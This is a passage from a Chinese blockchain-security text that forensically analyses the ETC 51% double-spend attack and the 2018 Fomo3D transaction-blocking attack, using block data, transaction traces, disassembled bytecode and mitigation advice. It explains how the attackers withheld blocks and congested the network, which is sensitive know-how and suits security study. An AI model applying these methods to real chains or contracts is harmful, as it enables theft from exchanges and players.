
后续还有一些类似的攻击，这里不在一一列举。通过分析这些交易，我们总结出一些特征：

- 攻击者在攻击时都会凭借绝对的算力优势连续出块，出块数量少则几十，多则上百。
- 攻击者所出的块大部分都是空块（即区块中没有打包交易）。
- 双花中，回滚的交易总是被其他矿工打包进区块且该区块最终作废，而另一笔交易则被攻击者打包进保留的区块中。

6. 攻击过程详细分析


接下来，我们以双花金额为 15700ETC 的攻击为例，来详细分析攻击过程。

在这次攻击中，攻击者从 7255477 号至第 7255522 号区块连续出块，而双花的两笔交易所在区块都在这个范围内。我们随便查看一个攻击者所出的区块，可以看到区块是空的，如下所示：




从上图中可以看到，该区块是被攻击者挖出的区块，且区块中没有包含任何交易。


下面再看一下双花中的两笔交易，首先看已经回滚的交易：



这个回滚交易所在区块信息：




可以看到，该区块已经被作废，而且挖出该区块的矿工账户地址不是攻击者账户地址。那我们看一下那个取代该区块的区块，也即主链上第 7255487 号区块的信息：



从上图可以看到，该区块正是攻击者挖出的而且也是空块（不含交易），从时间戳可以看到，挖出该区块的时间比已经作废的区块要早一些，这说明攻击者提前挖出了区块，但并没有广播出去。

下面再看另一笔交易的信息：




该笔交易所在区块的信息：


从上图可以看到，该区块是攻击者挖出来的，比较该区块和作废区块的时间戳可以推测，攻击者在 2019-01-07 03:17 同时发出两个交易，一笔转账到交易所，一笔转账到自己控制的账户，用于实施双花攻击。

通过上述分析，并结合上述攻击案例，我们大胆推测攻击者的攻击过程如下：

首先攻击者已经通过某种手段掌握了 ETC 网络全网 51%以上的算力，具备连续出块的能力。在连续出块过程中，攻击者并没有把挖到的区块广播到网络中，而是自己收藏着，并同时发起两笔交易，一笔转账到某个交易所，该笔交易被广播到网络中且被其他矿工打包进区块，另一笔交易转账到攻击者控制的另一个账户，该笔交易不广播到网络中，而是攻击者自己打包进自己挖出的区块中。如下图所示：



当转账到交易所的交易完成后，攻击者才向全网广播自己以前挖出的一批区块，由于攻击者占有绝对的算力优势，他出块的速度比其他矿工快得多，他所在的链是最长的，变成了主链，而以前的主链被宣布作废，与此同时，攻击者转账到交易所的那笔交易也被作废，交易回滚。如下图所示：



4.5.4 安全建议

51%攻击是共识算法的一种缺陷，目前还没有彻底解决这一问题的方法，要彻底解决这个问题，就需要广大区块链研究人员早日设计出一种更加安全的共识算法。虽然不能彻底解决，但我们还是可以采取一些措施来缓解这一问题，比如，交易所可以稍微增加充值确认的时长或确认的次数，Gate.io 就要求将 ETC 充值确认次数提高到 4000 来缓解 51%攻击。

4.6 fomo3d 智能合约阻塞攻击分析

4.6.1 安全事件描述

fomo3d 是一款由 Team Just 团队开发的基于以太坊的游戏智能合约。该游戏上线后异常火爆，很短时间内就吸引了大量玩家。2018 年 8 月 22 日，Fomo3D 游戏第一轮正式结束，大奖最终被账户地址为 0xa169DF5ED3363cfC4c92ac96C6C5f2A42fCCBF85 的用户拿走，价值约 2200 万人民币。这个结果看似偶然，其实是必然的。因为中奖用户为了获奖使用了一些特殊的“技巧”。

4.6.2 漏洞类型

交易阻塞攻击

4.6.3 漏洞详细分析

先看一下 fomo3d 的游戏规则：

游戏开始自动倒计时 24 小时，玩家可以购买 key 用于分红，每购买一个 key，倒计时增加 30 秒，key 的价格随着买者的增多而增加，购买 key 的 ETH 中部分会流入奖金池，当倒计时为 0 时游戏结束，最后一个购买 key 的人拿走奖金池中的大奖（奖池中 48%的 ETH）。

1.获奖者及奖金

看一下本次攻击中 fomo3d 游戏的获奖者及奖金。

获奖者：0xa169DF5ED3363cfC4c92ac96C6C5f2A42fCCBF85

奖金金额：10469.66 ETH

奖金去向：

0xbd321d63a925b439a20aE3260F461C35cBF9b875


5373.3356ether

0x2c389A86A686AC7Ee98Ac2606802b5bB4a2186C1

约 5000ether

2. 查看获奖过程的区块记录

观察中奖过程中的交易记录发现，中奖者在第 6191896 号区块购买了 key，随后的区块中出现了一些异常现象。购买 key 的记录如下图所示：




异常现象如下：

1. 每个区块打包的交易数量锐减，其中第 6191904 块，6191906 块区块仅包含 3 笔交易。

2. 这些交易付出的 gas 费用非常高，并且 gas 全部用完。

3. 这些交易基本上都调用了 0x18e1B664C6a2E88b93C1b71F61Cbf76a726B7801 合约。

第 6191904 块：



第 6191905 块：

0xb276fe0e7768...	6191905	99 days 19 hrs ago	0xa106f28d2734...	Coinex	6.99832 Ether	0.00168
0x7c3151270997...	6191905	99 days 19 hrs ago	0x00c463d9e9d2...	0x18e1b664c6a2...	0 Ether	0.20040016
0xd9d369262dd7...	6191905	99 days 19 hrs ago	0x7ddae8209776...	0x18e1b664c6a2...	0 Ether	1.35270731
0xbc8e8aa51732...	6191905	99 days 19 hrs ago	0x9dab207b6c36...	0x18e1b664c6a2...	0 Ether	2.40482308
0x78b7b2815a8a...	6191905	99 days 19 hrs ago	MiningPoolHub_1	0x48d92092b7e2...	0.0095638 Ether	0.000105
0xe7613c093621...	6191905	99 days 19 hrs ago	MiningPoolHub_1	0xf65fe5c08654c...	0.01953264 Ether	0.000105
0xd545744fb23c...	6191905	99 days 19 hrs ago	MiningPoolHub_1	0x359f837bea47...	0.03960165 Ether	0.000105

第 6191906 块：

0x897fc02810f6b...	6191906	99 days 19 hrs ago	0xf6e89c15731d...	0x18e1b664c6a2...	0 Ether	0.10020004
0x96f3038119dc...	6191906	99 days 19 hrs ago	0x87c7babe2a9b...	0x18e1b664c6a2...	0 Ether	1.80361299
0xb97d8e39db0f...	6191906	99 days 19 hrs ago	0xf033ad4b1d63...	0x18e1b664c6a2...	0 Ether	2.10421768

第 6191907 块：

0xf30cc8510c58...	6191907	99 days 19 hrs ago	0x00c463d9e9d2...	0x18e1b664c6a2...	0 Ether	0.20040016
0xbcf63a446323...	6191907	99 days 19 hrs ago	0xd27d2afdd356...	0x18e1b664c6a2...	0 Ether	1.65331092
0xb8b11c23da4a...	6191907	99 days 19 hrs ago	0xc6a4f7f08300a...	0x18e1b664c6a2...	0 Ether	1.95391524
0x5e7309de3aab...	6191907	99 days 19 hrs ago	0x32ad247b94e4...	Fomo3D:Long	0.005601620421401 Ether	2.1071263

第 6191908 块：

0x3a650d96b958...	6191908	99 days 19 hrs ago	0xbfd35db76e74...	0x663c9e9bbf52...	0.05 Ether	0.0021
0x7765ee98603e...	6191908	99 days 19 hrs ago	0xa9413093002b...	0x18e1b664c6a2...	0 Ether	0.08517003
0x01b9d5f0b4b3...	6191908	99 days 19 hrs ago	0x3c316def240b...	0x18e1b664c6a2...	0 Ether	0.90180325
0x48c720208f47...	6191908	99 days 19 hrs ago	0x7ddae8209776...	0x18e1b664c6a2...	0 Ether	1.35270731
0x74acf9d7bb35...	6191908	99 days 19 hrs ago	0xd27d2afdd356...	0x18e1b664c6a2...	0 Ether	1.65331092

3. 查看恶意合约信息

查看恶意合约 0x18e1B664C6a2E88b93C1b71F61Cbf76a726B7801 的情况：

- 该合约的创建者就是中奖者（黑客）。
- 恶意合约没有源代码，只有字节码。

对恶意合约反汇编：

发现恶意合约中使用了 assert。如下图所示：

```
03B0    FE    *ASSERT
03B1    5B    JUMPDEST
03B2    60    PUSH1 0x20
03B4    02    MUL
03B5    01    ADD
03B6    51    MLOAD
03B7    14    EQ
03B8    5B    JUMPDEST
03B9    15    ISZERO
03BA    61    PUSH2 0x03c8
03BD    57    *JUMPI
03BE    60    PUSH1 0x00
03C0    15    ISZERO
03C1    15    ISZERO
03C2    61    PUSH2 0x03c7
03C5    57    *JUMPI
03C6    FE    *ASSERT
03C7    5B    JUMPDEST
```

4. 查看失败交易信息

TxHash:	0x7d1be65c8e3ac9535325b33518427da2096a9ca8d31d422aafb48ab96a9d54cf
TxReceipt Status:	Fail
Block Height:	6191904 (605915 Block Confirmations)
TimeStamp:	99 days 19 hrs ago (Aug-22-2018 06:49:57 AM +UTC)
From:	0xf033ad4b1d63687efc24620be89afd07b21b01f2
To:	Contract 0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801 Warning! Error encountered during contract execution [Bad instruction]
Value:	0 Ether ($0.00)
Gas Limit:	4200000
Gas Used By Transaction:	4200000 (100%)
Gas Price:	0.0000001900421 Ether (190.00421 Gwei)
Actual Tx Cost/Fee:	0.798017682 Ether ($93.42)
Nonce & {Position}:	1007 | {0}
Input Data:	0xb1e29c40000000000000000000000000a62142888aba8370742be823c1782d17a0389da100000000000000000000000000000000 0000000000000000000000000000000100000000000000000000000000000000000000000000000000000000000000b4

从图中可以看出：

1. 在这些交易中，都出现了报错：Warning! Error encountered during contract execution [Bad instruction] 。

2. gas 数量巨大，高达 4200000gas ，并且全部用完。

交易具体信息：

中奖者先是调用恶意合约 0x18e1B664C6a2E88b93C1b71F61Cbf76a726B7801，然后恶意合约再调用 fomo3d 游戏合约。在这两次调用中，Action[1]报错，Action[2]正常，这说明问题出现在恶意合约中。如下图所示：

Action [1]

CallType:	call
From:	0xf033ad4b1d63687efc24620be89afd07b21b01f2
Gas:	4176936 Gwei
To:	0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801
Value:	0 Ether
BlockHash:	0x19aa63f574234f1a47b0f5a45891b547ee9a3660c376bcb165603321bbdd68ad
BlockNumber:	6191904
Error:	Bad instruction
Subtraces:	1
TraceAddress:	[]
TransactionHash:	0x7d1be65c8e3ac9535325b33518427da2096a9ca8d31d422aafb48ab96a9d54cf
TransactionPosition:	0
Type:	call

▾ Show more

Action [2]

CallType:	staticcall
From:	0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801
Gas:	4109231 Gwei
To:	0xa62142888aba8370742be823c1782d17a0389da1 (Fomo3D:Long)
Value:	0 Ether
BlockHash:	0x19aa63f574234f1a47b0f5a45891b547ee9a3660c376bcb165603321bbdd68ad
BlockNumber:	6191904
GasUsed:	6457
Subtraces:	0
TraceAddress:	[0]
TransactionHash:	0x7d1be65c8e3ac9535325b33518427da2096a9ca8d31d422aafb48ab96a9d54cf
TransactionPosition:	0
Type:	call

▾ Show more

中奖者调用恶意合约时的 input data 如下图所示：

```
0xb1e29c400000000000000000000000a62142888aba8370742be823c1782d17a0389
da1000000000000000000000000000000000000000000000000000000000000010000
0000000000000000000000000000000000000000000000000000000000000b4
```

从 input data 中可以看到，中奖者调用了 0xb1e29c40 函数，后面有三个参数，其中一个就是游戏合约地址 a62142888aba8370742be823c1782d17a0389da1 。

恶意合约调用游戏合约的 input data：

```
0x747dff42
```

可以看出，input data 中仅包含一个函数（0x747dff42）.也即恶意合约仅调用了游戏合约的 0x747dff42 函数。

5. 解析函数 0x747dff42

通过函数解析库查询该函数的名称，解析库地址：

https://www.4byte.directory/

ID	Text Signature	Bytes Signature
83699	getCurrentRoundInfo()	0x747dff42

通过查询发现，这个函数正是游戏合约中的 getCurrentRoundInfo()函数。

游戏合约的 getCurrentRoundInfo()函数有什么作用呢？

我们从游戏合约源文件中查看 getCurrentRoundInfo（）函数源代码，如下图所示：

```
/**
 * @dev returns all current round info needed for front end
 * -functionhash- 0x747dff42
 * @return eth invested during ICO phase
 * @return round id
 * @return total keys for round
 * @return time round ends
 * @return time round started
 * @return current pot
 * @return current team ID & player ID in lead
 * @return current player in leads address
 * @return current player in leads name
 * @return whales eth in for round
 * @return bears eth in for round
 * @return sneks eth in for round
 * @return bulls eth in for round
 * @return airdrop tracker # & airdrop pot
 */
function getCurrentRoundInfo()
    public
    view
    returns(uint256, uint256, uint256, uint256, uint256, uint256, uint256, address, bytes32, uint256, uint256, uint256, uint256, uint256)
{
    // setup local rID
    uint256 _rID = rID_;
```

从源代码中可以发现，通过该函数可以查看游戏的状态信息，包括距离游戏结束的剩余时间，最后一个购买 key 的账户地址等。

从第 6191904~6191908 号区块中的失败交易信息中可以推测，中奖者（黑客）通过调用 getCurrentRoundInfo（）函数，来获取游戏状态信息，当最后购买 key 的账户是自己，并且距离游戏结束的时间在一定时间范围内时，发起阻塞攻击，使其他人购买 key 的交易不能及时打包进区块中，从而获得了大奖。

6. 攻击过程详细分析

上文对安全事件进行了分析,也对事件发生的原因进行了推测。下面我们就详细说说黑客到底是怎么实现攻击的。

1）攻击前准备

首先，黑客创建了很多账号，我们推测他是为了方便开展攻击，并掩饰自己的行踪。黑客用其他账户调用恶意合约的记录如下图所示：

0x922e4577f78cbc...	6172922	109 days 6 hrs ago	0x3c316def240b1c...	IN	0x18e1b664c6a2e8...	0 Ether	0.03690081
0x4f6cfd46f89ede8...	6172921	109 days 6 hrs ago	0x7ddae8209776f2...	IN	0x18e1b664c6a2e8...	0 Ether	0.1537641
0x701ba6bfaa01d7...	6172921	109 days 6 hrs ago	0xc96b8de929aea8...	IN	0x18e1b664c6a2e8...	0 Ether	0.15991524
0x1fc1b3e9f40e4e0...	6172920	109 days 6 hrs ago	0x7ddae8209776f2...	IN	0x18e1b664c6a2e8...	0 Ether	0.1537641
0x60f81283a11aa9...	6172920	109 days 6 hrs ago	0xc96b8de929aea8...	IN	0x18e1b664c6a2e8...	0 Ether	0.15991524
0x2e4ab4bcd37254...	6172918	109 days 6 hrs ago	0x061d8d0fbceb67...	IN	0x18e1b664c6a2e8...	0 Ether	0.05601228
0x7d16ae8bd8c4d5...	6172918	109 days 6 hrs ago	0x061d8d0fbceb67...	IN	0x18e1b664c6a2e8...	0 Ether	0.05601228
0x73647a720e180a...	6172917	109 days 6 hrs ago	0x3c316def240b1c...	IN	0x18e1b664c6a2e8...	0 Ether	0.00336004
0xb1672d82ec4910...	6172917	109 days 6 hrs ago	0x3c316def240b1c...	IN	0x18e1b664c6a2e8...	0 Ether	0.00336004

攻击者创建完很多账号后，又创建了一些恶意合约：

0x21ebb34d74aa48...	6172111	109 days 10 hrs ago	0xa169df5ed3363cf...	OUT	Contract Creation	0 Ether	0.00156238
0x350d7e8e113f3a...	6172044	109 days 10 hrs ago	0xa169df5ed3363cf...	OUT	Contract Creation	0 Ether	0.00155232
0xfdc9f639d779921...	6171926	109 days 10 hrs ago	0xa169df5ed3363cf...	OUT	0x88ef961497f8205...	0 Ether	0.00007443
0x0fe5986c786db5...	6171908	109 days 10 hrs ago	0xa169df5ed3363cf...	OUT	Contract Creation	0 Ether	0.00155232
0x0bb4a5bfc817db...	6170870	109 days 15 hrs ago	0xa169df5ed3363cf...	OUT	0xc13b56fdc11e2ec...	0 Ether	0.00010677
0x4c214250eaaae8...	6170863	109 days 15 hrs ago	0xa169df5ed3363cf...	OUT	Contract Creation	0 Ether	0.00174693
0xa381e5dc59987a...	6168564	110 days 22 mins ago	0xa169df5ed3363cf...	OUT	0x4870580c874e13...	0 Ether	0.00017806
0xf1f764d607764fc...	6168559	110 days 25 mins ago	0xa169df5ed3363cf...	OUT	Contract Creation	0 Ether	0.00291156
0x4245061e5b0f37...	6168502	110 days 38 mins ago	0xa169df5ed3363cf...	OUT	Contract Creation	0 Ether	0.00291161

创建好了账户和恶意合约后，攻击者对合约进行测试，模拟攻击:

- 测试 gas 量对攻击效果的影响。
- 测试 gasPrice 大小对攻击效果的影响

测试结果如下图所示：

To:	Contract 0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801 ⚠ └ Warning! Error encountered during contract execution [Bad instruction] ☹
Value:	0 Ether ($0.00)
Gas Limit:	3750000
Gas Used By Transaction:	3750000 (100%)
Gas Price:	0.00000001600376 Ether (16.00376 Gwei)
Actual Tx Cost/Fee:	0.0600141 Ether ($6.18)
Nonce & {Position}:	243 | {14}

To:	Contract 0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801 ⚠ └ Warning! Error encountered during contract execution [Bad instruction] ☹
Value:	0 Ether ($0.00)
Gas Limit:	420000
Gas Used By Transaction:	420000 (100%)
Gas Price:	0.00000001600043 Ether (16.00043 Gwei)
Actual Tx Cost/Fee:	0.0067201806 Ether ($0.69)

To:	Contract 0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801 ⚠ └ Warning! Error encountered during contract execution [Bad instruction] ☹
